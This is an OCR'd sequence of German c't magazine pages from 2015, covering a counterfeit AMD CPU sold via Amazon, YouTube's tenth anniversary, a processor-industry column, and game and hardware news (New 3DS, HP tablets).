Dreist, aber auch dämlich: Die Beschriftung auf der Oberseite der Fälschung (links) zeugt von professionellem Equipment. Doch zu glauben, das unterschiedliche Pinout von AM2+ (links) und FM2+ (rechts) würde nicht auffallen, ist naiv.

Fälschung? Extrem unwahrscheinlich – wohl eher eine Verwechslung! Das waren unsere ersten Gedanken, als uns Leser Karsten K. schrieb, er halte einen AMD-Prozessor in der Hand, der nicht ins Mainboard passe. Schließlich sind Marketing-Stunts, bei denen alte Produkte noch einmal neue Namen bekommen ebenso branchenüblich wie (dadurch) verwirrte Kunden. Doch ein Blick in AMDs CPU-Datenbank widerlegte diese erste These: Unter dem Namen A8-7600 listet AMD tatsächlich nur einen Prozessor aus der aktuellen Kaveri-Baureihe mit 3,1 bis 3,8 GHz für die Fassung FM2+. Genau mit diesen Merkmalen hatte ihn Karsten K. auch beim Versandhändler Amazon geordert.

Aber die Bilder, die er uns schickte, zeigten etwas, das eigentlich nicht sein darf: Die Oberseite der CPU weist sie ohne Zweifel als A8-7600 aus. Beschriftung, QR-Code und Seriennummer wecken keinerlei Verdacht. Das Bild der Unterseite für sich alleine auch nicht – zumindest, wenn noch das Jahr 2009 wäre, denn es zeigt das Pinout eines längst nicht mehr hergestellten AM2+-Prozessors. Eine Verwechslung ist ausgeschlossen, weil die Fassungen AM2+ und FM2+ schon mechanisch zueinander inkompatibel sind. Unterscheiden kann man sie ohne Weiteres, weil die moderne FM2+-Fassung in der Mitte der CPU eine große Fläche frei lässt, während die alte AM2+-Fassung dort Pins vorsieht.

Spurensuche

Als wenige Tage später das Corpus Delicti in der c't-Redaktion eintraf, gab es gleich die nächste Überraschung: Karsten K. hatte die CPU nicht etwa als Tray-Ware irgendwo ergattert, sondern die offizielle Boxed-Version bekommen. Das holografische Siegel der Packung war unverletzt und die Rechnung stammte von Amazon Deutschland, nicht von irgendeinem Reseller. Weder an der Verpackung noch am Aufdruck der CPU konnten wir mit bloßem Auge irgendwelche Spuren einer Fälschung erkennen.

Laut der Gravur auf ihrem Deckel, soll die CPU in der 30. Kalenderwoche 2014 bei AMD vom Band gelaufen sein. Damit scheiden Verwechslung oder Produktionsfehler seitens AMD zweifelsfrei aus, denn die Produktion von AM2+-CPUs endete bereits vor etwa fünf Jahren. Glücklicherweise fand sich im gut gefüllten Hardware-Archiv der Redaktion noch ein passendes Mainboard samt Arbeitsspeicher. Die CPU meldet sich selbst als „Athlon 64 X2 5200+" mit 2,7 GHz und stürzt Sekundenbruchteile später ab – noch während des Bootvorgangs. Möglicherweise ist die CPU defekt oder der Fälscher hat den Heatspreader nicht wieder sauber mit dem Die verklebt. Der Athlon 64 X2 5200+ stammt aus AMDs K8-Baureihe (Codename Brisbane) und wurde von 2007 bis 2009 hergestellt.

Bei der eingehenden Untersuchung der Unterseite der CPU-Box fielen uns ein paar winzige Knicke im Karton und Rückstände von Kleber auf. Mit einem Cutter gelang es sogar, eine baugleiche Packung ohne sichtbare Beschädigungen zu öffnen, indem wir die Verklebung zwischen den einzelnen Pappplagen durchtrennten. Mit etwas Kleber hätten wir sie auch wieder schließen können.

Vieles an diesem Fall wird sich erst in den nächsten Wochen klären. Bis dahin steht lediglich fest: Jemand hat erhebliche kriminelle Energie aufgewendet, um eine alte CPU neu zu beschriften und täuschend echt zu verpacken. Hinweise auf ähnliche Fälle liefern Kundenbewertungen auf der britischen Amazon-Webseite. Die stammen von Mitte Januar und monieren ein falsches Pinout der gelieferten CPUs. In einem britischen Overclocker-Forum wird ein weiterer Fall diskutiert. Die dort eingestellten Bilder zeigen dasselbe Muster.

Nachgefragt

Wir konfrontierten sowohl Amazon als auch AMD mit den Fälschungen und wollten wissen, ob weitere Fälle bekannt sind. Während Amazon Deutschland überhaupt nicht antwortete, reagierte AMD vorbildlich. Allerdings war dem CPU-Hersteller das Problem bis dato noch nicht bekannt – erstaunlich, denn die ersten Kundenbeschwerden aus England stammen vom 10. Januar und die Art der Fälschung muss zwangsläufig zu Rückläufern führen, weil AM2+ und FM2+ zueinander inkompatibel sind.

Kurz vor Redaktionsschluss bekamen wir sogar Besuch von einer hochrangigen AMD-Delegation, die das Beweisstück selbst in Augenschein nehmen wollte. Man versprach uns, solche Betrugsversuche sehr ernst zu nehmen und die Quelle ausfindig zu machen. Für besorgte Kunden hat AMD eine Webseite, die erklärt, welche Sicherungsmechanismen und -hologramme CPU und Packung tragen müssen (siehe c't-Link am Ende des Artikels).

Unseren Leser Karsten K. wollte AMD übrigens nicht auf Amazon warten lassen, sondern hat angekündigt, ihm unbürokratisch direkt eine neue FM2+-CPU zu schicken. (bbe@ct.de)

c't Diskussionsforum und Links: ct.de/yn5m

Auch das holografische Siegel hindert die Fälscher nicht. Entweder konnten sie Originalverpackungen erbeuten oder haben einen Weg gefunden, um die Packung von unten zu öffnen.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jo Bager

Der offene Kanal

10 Jahre YouTube

YouTube ist innerhalb einer Dekade zum Gattungsbegriff für Video im Internet geworden: Die Plattform dient als Sammelbecken für Katzenvideos und private Bewegtbilder aller Art, Talentschmiede und Plattform für eine neue Star-Generation sowie als Informationsquelle, wenn klassische Medien passen müssen.

Ende 2014 wurde das Video „Gangnam Style" des koreanischen Rappers Psy 2 147 483 647 Mal aufgerufen: Das war zu viel für YouTube. Der Dienst nutzte für den Zähler eine 32-Bit-Integervariable (mit Vorzeichen), mit der sich größere Zahlen nicht darstellen ließen. Googles Ingenieure gestanden offen ein, nicht damit gerechnet zu haben, dass jemals ein Video so oft abgerufen wird.

Auch andere Zahlen belegen eindrucksvoll den riesigen Zuspruch: Eine Milliarde Benutzer sehen mehr als sechs Milliarden Stunden an Videos pro Monat und machen den Videodienst zur drittgrößten Site der Welt. YouTube ist in Europa alleine für gut 17 Prozent des Internet-Traffics verantwortlich. Der ohnehin schon riesige Video-Fundus wächst um 100 Stunden Material – pro Minute.

Die meisten dieser Videos werden wohl nur von ihren Urhebern angeschaut. Andere klassische YouTube-Filme und -Memes dagegen sind so originell, lustig oder absurd, dass Millionen Menschen weltweit sie geteilt und zu Online-Hits gemacht haben: Star Wars Kid, Numa Numa, Rickrolling und Katzen auf Staubsauger-Robotern sind längst Ikonen der Internet-Kultur. Die Werbebranche setzt voll auf die Viralität: „Winner Stays", bei dem Nike gleich eine ganze Reihe von Fußball-Superstars aufbietet, kam so 2014 auf 100 Millionen Klicks. Den riesigen Erfolg haben sich die drei ehemaligen PayPal-Mitarbeiter Chad Hurley, Steve Chen und der aus Deutschland stammende Jawed Karim wohl kaum erträumt, als sie den Videodienst am 15. Februar 2005 starteten. Dass sich ausgerechnet YouTube gegen etliche ähnliche Dienste durchsetzen konnte, liegt wohl auch daran, dass die Gründer Glück bei der Finanzierung hatten.

Zunächst schob das Risikokapitalunternehmen Sequoia Capital den Start an, Ende 2006 übernahm Google das Unternehmen für 1,65 Milliarden Dollar. Es hat aber noch etliche Jahre gedauert, bis YouTube ein finanzieller Erfolg wurde. Erst Anfang 2012 sprach Larry Page davon, dass sich die große Wette auf das Videoportal ausgezahlt hätte.

Eigene Stars

YouTube war schon sehr früh ein wichtiges journalistisches Medium. So strebte die Plattform schon in den ersten Jahren Kooperationen mit Medienhäusern wie NBC und CNN an. Die große Stärke von YouTube war und ist aber, dass jedermann Bilder aus Gegenden liefern kann, die Journalisten nicht bereisen können, weil es zu gefährlich ist, aktuell etwa die Ostukraine und die ISIS-Gebiete.

Politiker und Promis nutzen YouTube seit jeher als Werbekanal. Das gilt auch für Musiker, für die der Dienst zu einer Art MTV-Ersatz wurde. YouTube ist aber auch zu einer Talentschmiede für neue Musiker geworden, die erst durch ihre Videos zu Online-Bekanntheiten wurden und dann einen Plattenvertrag bekamen – Justin Bieber zum Beispiel.


Es war YouTube immer wichtig, normale Nutzer als Inhalte-Lieferanten an sich zu binden. Jedermann kann sich bereits ab 2007 an den Werbeerlösen beteiligen lassen, die seine Videos einspielen. Im Idealfall reichen die Einnahmen sogar, um davon zu leben – dem YouTuber beschert das ein Einkommen, YouTube einen eigenen Kanal, den es nur auf dieser Plattform gibt.

Seit 2011 hat Google ein insgesamt 300 Millionen Dollar schweres Förderprogramm aufgelegt, um solche „Original Channels" zu etablieren. Mit Erfolg; die Channels tragen heute wesentlich zum Erfolg bei. Der beliebteste deutsche Channel, Gronkh, erreicht 3,5 Millionen Abonnenten. Der Schwede Felix Arvid Ulf Kjellberg aka PewDiePie hat mit seinem Channel sogar 34 Millionen Abonnenten. Insbesondere die Generation U30 sieht sich lieber Let's-Play-, Comedy- oder Schminktipp-Videos auf YouTube an als klassisches Fernsehen.

Wo viel Geld verdient wird, wollen andere mitverdienen. So liegt YouTube hierzulande seit Jahren im Dauer-Clinch mit der deutschen Musik-Verwertungsgesellschaft GEMA, was zu vielen blockierten Videos führt, die im Rest der Welt zugänglich sind. Unbeliebt macht sich auch Nintendo, das an Gewinnen von Let's-Play-Videos mitverdienen will, wenn die eigenen Spiele darin vorkommen. Netzbetreiber, die ihre eigenen Online-Videotheken betreiben, würden YouTube gerne ausbremsen oder zumindest für den durchgeleiteten Traffic die Hand aufhalten.

Ein Medium, in dem jeder Bürger Missstände dokumentieren kann, ist Regierenden ein Dorn im Auge. So wird YouTube in China und Pakistan dauerhaft blockiert, aber auch in der Türkei, in Marokko, in Thailand und anderen Ländern ist es bereits zensiert worden. Woanders wird die Offenheit der Plattform für Propaganda missbraucht. Die Dschihadisten des islamischen Staats nutzen YouTube, um Kämpfer zu rekrutieren.

Bei allen rechtlichen, finanziellen und politischen Reibereien – mit seinem Klick-Zähler wird YouTube wohl keine Probleme mehr haben. Er wurde auf 64 Bit umgestellt. Und bei allem Erfolg: 9 223 372 036 854 775 808 Mal wird wohl nie ein Video aufgerufen werden. (jo@ct.de)



PewDiePie, aka Felix Arvid Ulf Kjellberg, betreibt den mit Abstand erfolgreichsten YouTube-Kanal.

So fing alles an: YouTube-Mitgründer Jawed Karim steht im Zoo und dokumentiert das mit einem wackligen Video.

c't Eine Auswahl wichtiger YouTube-Videos: ct.de/ype9

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Andreas Stiller

Prozessorgeflüster

Von Funkstörern und Funkstille

Rekordzahlen bei Apple, schlechte Zahlen bei AMD und schräge Zahlen bei Nvidia. Hinzu kommen neue inoffizielle Roadmaps bei Intel und AMD von Skylake und Zen.

Mit einem in der Szene noch nie gesehenen Rekordquartal von 74,6 Milliarden US-Dollar Umsatz und 18 Milliarden Dollar Gewinn hat Apple es nun geschafft, Samsung Electronics vom Sockel zu stoßen. Mit fast genau 200 Milliarden Dollar Umsatz in den vergangenen vier Quartalen (Apple hat das letzte Quartal schon als 1Q15 bilanziert) ist die kalifornische Firma nun auch im so kumulierten Jahresumsatz die Nummer eins im IT-Business – beim Gewinn ist sie es eh schon lange. Samsung hat zuletzt mit 11 Prozent Umsatzeinbuße ziemlich geschwächelt und bleibt mit einem Jahresumsatz von 206,2 Billionen Won – entspricht beim derzeitigen Dollarkurs etwa 196 Milliarden Dollar – knapp darunter.

Vielleicht sollte Apple jetzt mal netterweise AMD unter die ARMe greifen, denn bei den Nachbarn aus Sunnyvale verlief das letzte Quartal wieder mal recht enttäuschend. Mit 364 Millionen US-Dollar Miesen und mit 1,24 Milliarden Dollar um 22 Prozent weniger Umsatz als im Vorjahresquartal ist die Erholung des PC-Marktes anders als bei Intel offenbar in Sunnyvale nicht so recht angekommen.

Und Konkurrent Intel will jetzt noch weiter aufdrehen, jedenfalls, wenn die inoffizielle Roadmap zutrifft, die die chinesische Website vr-zone.com ausgegraben, hat. Sie gibt die Notebook/Desktop-Pläne für 2015/2016 wieder und enthält als Leckerli sogar einen nicht übertaktungsgesicherten „unlocked" Skylake-„K"-Chip mit 95 Watt in der Desktop-S-Klasse (Skylake-S). Und der soll schon in der Jahresmitte herauskommen – kaum zu glauben, warum sollte Intel sich selbst überholen wollen? Kurz vorher soll nämlich noch im zweiten Quartal der schon länger vermisste Broadwell-K als ungelockter Vierkerner mit 65 Watt herauskommen, aber will den dann noch wer?

Als erster Skylake-Chip ist laut Roadmap der Zweikerner Skylake-U für Notebooks mit 15 und 28 Watt TDP vorgesehen. Wir vermuten, dass ihm aber ein Skylake-Y als Nachfolger des aktuellen Core M zuvorkommt – die Y-Typen für Tablets und kleine Notebooks mit etwa 7 Watt TDP sind leider nicht in der Roadmap von vr-zone enthalten. Dafür findet man in der höheren Atom-Klasse „N" den zwischenzeitlich irgendwie verschüttgegangenen Braswell mit 14-nm-Airmont-Kernen und 10 Watt TDP. Er soll als Nachfolger des Bay-Trail-D-SoC zu Beginn des zweiten Quartals 2015 herauskommen. Vorher dürften die ebenfalls nicht auf der Roadmap verzeichneten Tablet-Atome mit Airmont-Kern namens Cherry Trail debütieren, die man wohl schon auf dem kommenden Mobile World Congress in Barcelona wird bewundern dürfen.


Im High End als Nachfolger des Haswell-E ist der (bezüglich Transactional Memory reparierte) Broadwell-E mit sechs und acht Kernen, DDR4 und mit 140 Watt TDP fürs erste Quartal 2016 vorgesehen.

Intel und DSL

Intel ist unterdessen parallel damit beschäftigt, neue Geschäftsfelder aufzubauen. So hat die amerikanische Firma nun weitere Reste von Infineon eingekauft, nämlich die in München ansässige Firma Lantiq. Lantiqs Schwerpunkt sind DSL-Chips für G.FAST (angeblich eine mögliche Störquelle für UKW und Kurzwelle) und Vectoring, dazu Fiber-Technik und Netzwerkprozessoren. Bis 2009 war Lantiq als „Wireline Communications" eine Abteilung bei Infineon, wurde dann an eine Investment-Firma für etwa 250 Millionen Dollar verkauft. Was nun Intel dafür berappt hat, weiß man nicht.

Roadmaps ausgraben und Gerüchte zusammenbrauen können aber nicht nur die Chinesen, sondern auch gelegentlich Europäer, etwa die schwedische Website sweclockers.com. Sie vermeldete, dass AMD nun genau das machen will, was Ex-Chef Rory Read schon angekündigt hatte: weg von dem eher misslungenen Bulldozer-Design mit seinen geteilten Ressourcen wie FPU, einem überhaupt nicht für Multikernbetrieb vorgesehenen gemeinsamen Instruktionscache und zunächst auch mit geteilten Decodern. Man will zurück zu einem Design mit individuellen Kernen, die weitgehend ihre eigenen Ressourcen haben, so wie es Chefentwickler Jim Keller mal zusammen mit dem späteren AMD-Chef Dirk Meyer erfolgreich beim Athlon realisiert hatte. Nun soll es Zen so ab dem zweiten Halbjahr 2016 richten. Der erste Chip mit Codenamen Summit Ridge, gefertigt in 14-nm-Technik und mit 95 Watt TDP, soll nach den Informationen von sweclockers bis zu acht individuelle Kerne besitzen und wie die Intel-Konkurrenz Zweifach-SMT unterstützen. Ob Jim Keller dabei auch neue Ideen wie die VISC-Technik von Soft Machines vorgesehen hat, bei der mehrere Kerne an einem Thread arbeiten können – auch inverses Hyper-Threading genannt –, bleibt offen. Auch von AVX512 hat man noch nichts gehört, das dürfte aber zu den Pflichtaufgaben gehören.

Ob allerdings ein Erscheinungstermin im zweiten Halbjahr 2016 realistisch ist, erscheint fragwürdig, steht doch 20 nm derzeit bei AMD-Designs noch in den Sternen. Bei den CPUs wartet man erst noch auf den Steamroller mit acht Modulen und 16 Kernen in 28 nm und vor allem auf den Excavator – der auch erst einmal in 28-nm-Technik im Carrizo herauskommen soll und von dem AMD erste Notebooks auf der CES herumgezeigt hatte. Excavator soll eine um 30 Prozent bessere Single-Thread-Leistung bringen und bei Desktops als „Bristol Ridge" im Sockel FM3 mit DDR4 aufwarten.



AMDs Zen? Nein, noch nicht, aber immerhin ein Carrizo mit Excavator-Kernen in bewährter 28-nm-Technik, hier noch in den Fingern von Ex-Computing-Chef John Byrne.

Volle 4 GByte?

Nvidia macht derweil andere Schlagzeilen, nämlich mit teils falschen, teils recht missverständlichen Angaben zur Grafikkarte GeForce GTX 970 (siehe S. 29). 512 MByte des 4-GByte-Kartenspeichers sind zwar vorhanden, aber nur langsam ansprechbar. Nicht wenig Käufer ärgern sich über die Irreführung, andere machen sich darüber lustig, auf YouTube oder in der Werbung von AMD. Dabei ist so was ja so unüblich nicht. Bei nicht wenigen früheren PCs war ein Teil des eingesteckten Speichers – das sogenannte PCI-Loch – bis hin zu 1 GByte nicht nur langsamer, sondern gleich ganz ausgeblendet.

Kollege Fischer hat auf heise online einen kritischen Kommentar zu „Nvidias schmutzigen Kartentricks" veröffentlicht, da dürfte nun wohl erst einmal eine Zeit lang Funkstille von Nvidia zu uns herrschen.

Apropos Funkstille: Die hört man nun auch beim NDR auf Mittelwelle, Mitte Januar wurden die letzten Sender abgeschaltet. SWR, MDR, HR, Bremen … alle sind schon weg. Vorbei die Zeit, wo man mit einfachen, überschaubaren Detektor-Empfängern Radio hören konnte. Welcher Bastler hat nicht damit angefangen? Und was mache ich jetzt mit meinen schönen, historischen Empfängern? (as@ct.de)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Neuauflage von Homeworld

Die Weltraum-Echtzeitstrategieklassiker Homeworld und Homeworld 2 erscheinen am 25. Februar 2015 in überarbeiteter Version. Die Remastered-Collection wird von Gearbox vertrieben und bietet hochauflösende Texturen, schicke Grafikeffekte und einen erweiterten Mehrspielermodus. Bis zu acht Spieler können auf 23 Karten gegeneinander antreten. Auch 4K-Bildschirme sollen unterstützt werden. Überdies wurden die Soundeffekte und die Musik neu abgemischt und die Original-Videosequenzen für HD-Bildschirme überarbeitet. Die ursprünglichen Versionen von Homeworld 1 und 2 liegen ebenfalls bei. Das Spiel setzt die Online-Spieleplattform Steam voraus und soll rund 30 Euro kosten.

Homeworld spielt im Weltraum und nutzt eine dreidimensionale Steuerung – im Unterschied zu den meisten Echtzeitstrategiespielen, die sich auf eine isometrische Perspektive beschränken. Übrig gebliebene Einheiten und Energieressourcen werden in die folgende Mission übernommen. (mfi@ct.de)

Die überarbeiteten Versionen von Homeworld 1 und 2 erscheinen als Remastered Collection am 25. Februar.

Nintendo giert nach Geld von Let's-Playern

Wer Nintendo-Spiele aufzeichnet und auf Youtube hochlädt, der musste bis dato befürchten, dass seine Videos wegen Urheberrechtsbeschwerden gesperrt werden. Im Unterschied zu manch anderem Spielehersteller will Nintendo nämlich an den Werbeeinnahmen von Let's-Play-Videos mitverdienen. Dass Let's Plays ohnehin bereits kostenlose Werbung für Spiele sind, reicht Nintendo offenkundig nicht aus. Deswegen hat die Firma ein „Nintendo Creators Program" eröffnet, das sich zunächst in einer Beta-Phase befindet. Um Mitschnitte von Nintendo-Videos zu veröffentlichen, soll man sich dort anmelden und Werbeeinnahmen mit Nintendo teilen. Eingeschlossen sind selbst Uralt-Spiele wie Super Mario 64 oder Donkey Kong für den Game Boy. Die Werbeeinnahmen fließen als eine Art Schutzgeld zunächst komplett an die Firma Nintendo, die dann zwei Monate später einen Anteil von 70 Prozent (bei registriertem Channel) beziehungsweise 60 Prozent (pro Einzelvideo) an den Paypal-Account des Let's-Players auszahlt. (mfi@ct.de)

Lego-Spielschwemme

Warner Bros hat für 2015 neue Titel der beliebten Lego-Videospiele angekündigt, die meist auch einen kooperativen Mehrspielermodus mitbringen. „Lego Ninjago: Schatten des Ronin" soll am 26. März für den Nintendo 3DS und die Playstation Vita erscheinen. Spieler können Ninja-Spezialkräfte einsetzen, um Gegner zu besiegen und Rätsel zu lösen. „Lego Jurassic World" erscheint im Juni und soll Elemente aus allen vier Jurassic-Park-Filmen enthalten. Es läuft auf allen gängigen Konsolen und Windows-PCs. Eine Lego-Ausgabe mit „Marvel's Avengers" soll im Herbst folgen. Dort schlüpft der Spieler in die Rolle unterschiedlicher Superhelden und muss nichts weniger als die Menschheit retten. Fürs iPhone, iPad und iPod tTouch soll „Lego Batman 3: Jenseits von Gotham" im Frühling erscheinen. In diesem Spiel lassen sich laut Warner über 150 spielbare Charaktere freischalten. (mfi@ct.de)

7 Days to Die – Minecraft für Erwachsene

Das Open-World-Spiel „7 Days to Die" kombiniert das populäre Überlebens-Szenario der Zombie-Apokalypse mit einem umfangreichen System zur Herstellung überlebensnotwendiger Gegenstände (Crafting) und der Möglichkeit, alle Elemente der Spielwelt ab- und umzubauen. Um eine Minecraft-ähnliche Klötzchenwelt zu vermeiden, setzt das Hersteller-Team „The Fun Pimps" auf Voxel-Technik.

Der Spieler startet in einer großen Zombie-verseuchten Spielwelt und muss aus gefundenem und abgebautem Material eigene Waffen, Werkzeuge, Kleidung und Lebensmittel herstellen. Sind die Zombies tagsüber noch langsam, werden sie nachts schnell und damit zum ernsten Problem. In jeder siebten Nacht laufen sie Amok. Da Zombies Türen, Wände und sonstige Hindernisse durchbrechen können, überlebt man nur gut verbarrikadiert. Zur Verteidigung lassen sich unter anderem Fallen und Minen herstellen – hier ähnelt „7 Days to Die" einem Tower-Defense-Spiel.

Noch bekommt man „7 Days to Die" nur als unfertige, aber bereits gut spielbare „Early-Access"-Version. Die aktuelle Alpha 10.4 (b10) erweitert die Karte um neue Orte wie einen Supermarkt und enthält einen umfangreichen Editor zum Anpassen der Spielfigur. Auf Wunsch kann man die Spielwelt auch zufällig erzeugen. Das funktioniert bereits in der aktuellen Version sehr gut mit verschiedenen Umgebungen und Gebäuden. Für die Ende Februar erwartete Alpha-Version 11 sollen Waffen überarbeitet und erweitert werden. Außerdem kommen ein verbesserter Zufallsgenerator sowie Steam Networking hinzu. Zur weiteren Planung gehört ein fahrbares Minibike, um damit große Entfernungen schnell zu überwinden – es muss natürlich selbst hergestellt werden. Besonders für den kooperativen Mehrspielermodus ist ein solches Fahrzeug längst überfällig. „7 Days to Die" ist bei Steam für rund 23 Euro zu bekommen. (rop@ct.de)

7 Days to Die kombiniert ein umfangreiches Crafting-System mit dem Szenario einer Zombie-Apokalypse.

Spiele-Notizen

Ubisoft löschte bestimmte Spiele aus uPlay-Accounts von Kunden, deren Keys bei vermeintlich betrügerischen Drittanbietern erworben wurden.

Die in c't-Ausgabe 4-15 für **The Witcher 3** genannten Systemvoraussetzungen reichen nur für 30 fps in Full HD aus. Dies hat der Entwickler CD Projekt Red zwischenzeitlich bekannt gegeben. Für diese Auflösung muss mindestens eine AMD Radeon R9 290 oder Nvidia GeForce GTX 770 im Rechner stecken.

Die Erweiterung **Dead Kings** ist für alle Spieler von Assassin's Creed Unity für PC, Playstation 4 und Xbox One kostenlos erhältlich.

© Copyright by Heise Zeitschriften Verlag

3D, wie es sein soll

Nintendo bringt am 13. Februar zwei rundum erneuerte Modelle seiner mobilen Spielkonsole 3DS auf den Markt. Die überarbeiteten Geräte hören auf die Namen „New 3DS“ und „New 3DS XL“. Sie spielen alle 3DS- und DSi-Titel ab und unterscheiden sich wie bisher in der Bildschirmgröße, der Akkulaufzeit und beim Preis.

Die wichtigste Neuerung ist der verbesserte autostereoskopische 3D-Bildschirm. Zwar hat sich dessen Auflösung nicht verändert, mit Hilfe der eingebauten Kamera verfolgt die Konsole allerdings die Kopfposition des Spielers und richtet die 3D-Darstellung optimal auf seine Augen aus. Dadurch treten nur noch bei sehr hellen Bildern ganz leichte Moiré-Muster auf. In Spielen sind sie nicht mehr auszumachen. Das 3D-Bild wirkt deutlich klarer und ruhiger als bisher. Die störenden Streifen und Geisterbilder der Vorgängermodelle sind komplett verschwunden. So gut sieht man 3D sonst nur mit Brille, die man sich beim 3DS sparen kann. Zahlreiche Titel wie Luigi’s Mansion 2 oder Mario Kart 7 profitieren davon immens.

Darüber hinaus hat Nintendo die Steuerknöpfe erweitert und das bisher nur als Zubehör erhältliche Circle Pad Pro integriert. Die Zeigefinger können nun jeweils zwei gut erreichbare Schultertasten drücken. Ein kleiner Gummipuck erlaubt dem rechten Daumen in einigen Action-Spielen die Steuerung der Kamera-Perspektive. Wenn er auch freilich nicht so präzise ist wie auf einem großen Gamepad, erlaubt er doch eine feinfühlige Justage. Vom bisherigen Repertoire an 3DS-Spielen unterstützen aber nur sehr wenige Action-Spiele den zweiten Stick. Am besten umgesetzt ist dies noch in Resident Evil Revelations. Neue Titel werden den Kamera-Stick jedoch häufiger einsetzen. Dazu gehören die Neuauflage von Zelda: Majora’s Mask sowie Monster Hunter 4 Ultimate, die parallel zum New 3DS erscheinen.

Im Test hielt der Akku des New 3DS XL mit eingeschalteter 3D-Darstellung 5:45 Stunden durch. Von der höheren Rechenleistung des New 3DS profitieren bisherige Titel lediglich durch etwas kürzere Ladezeiten. Download-Spiele speichert die Konsole auf einer mitgelieferten austauschbaren microSD-Karte mit 4 GByte. Spiele von alten DSi- und 3DS-Konsolen lassen sich übertragen.


Die kleine Version des New 3DS kostet rund 170 Euro, das große XL-Modell etwa 200 Euro. Ausgeliefert werden beide Geräte ohne Netzteil. Bisherige Netzteile der DSi und 3DS lassen sich weiterverwenden. (hag@ct.de)

Anzeige

Der New 3DS wartet mit einer erstaunlich verbesserten 3D-Darstellung auf, von der auch viele alte Spiele profitieren.

© Copyright by Heise Zeitschriften Verlag

Android-Tablets von HP mit Ultraschallstift



Auf den Ultraschall-Stift reagieren die Android-Tablets HP ProSlate 8 und 12 sogar, wenn man daneben auf Papier schreibt.

Statt eines klassischen Digitizer kommt bei HPs Android-Tablets Pro Slate 8 und Pro Slate 12 eine ungewöhnliche Stifterkennung mit Ultraschall zum Einsatz. Die Technik stammt von Qualcomm wie auch der Quad-Core-Prozesser Snapdragon 800 in beiden Tablets. Fünf Mikrofone rund ums Display lauschen auf akustische Signale des batteriebetriebenen Stifts, aus denen die CPU die Position des Stylus errechnet. Anders als bei herkömmlichen Digitizer-Stiften kann man auch neben dem Tablet auf Papier schreiben, der Stift hat dafür eine Kugelschreibermine. Die Skizzen erscheinen trotzdem auf dem Display. Laut HP ist für die optimale Übertragung die zusätzliche Hülle Paper Folio nötig, die es erst ab Frühjahr gibt. Wie die Hülle die Übertragung verbessert, sagt HP nicht.

Das Pro Slate 8 hat ein 7,9-Zoll-Display mit 2048 × 1536 Pixel (rund 325 dpi). Im Pro Slate 12 steckt ein Display im 4:3-Format mit 12,3 Zoll und nur 1600 × 1200 Pixeln – deutlich unschärfer (163 dpi) als der kleine Bruder. Die beiden Tablets sind nur 8 Millimeter dick und wiegen 350 und 850 Gramm. Für das Pro Slate 8 verlangt HP 380 Euro und für das Pro Slate 12 530 Euro. Beide Tablets laufen noch mit Android 4.4; ob und wann ein Update auf das aktuelle Android 5 erfolgt, sagt HP nicht.

Ebenfalls mit Stifteingabe kommt das Windows-Notebook HP Elite x2 1011 G1 auf den Markt, ein 11,6-Zoll-Hybride mit Core-M-Prozessor von Intel. Hier verwendet HP einen klassischen Digitizer von Wacom. Die Hardware steckt hinter dem Display. Die beleuchtete Tastatur lässt sich abnehmen, wenn das Gerät als Tablet verwendet wird. Im Tastaturdock stecken Zusatzakku, USB- sowie DisplayPort-Anschluss, Fingerabdruckscanner und Smartcard-Leser. Alleine wiegt das Tablet mindestens 870 Gramm, die Tastatur mit Akku bringt weitere 780 Gramm auf die Waage. Einen Zentimeter dick ist das Tablet solo, mit Tastatur sind es zwei. Mindestens 1000 Euro möchte HP für das Gerät haben. (asp@ct.de)

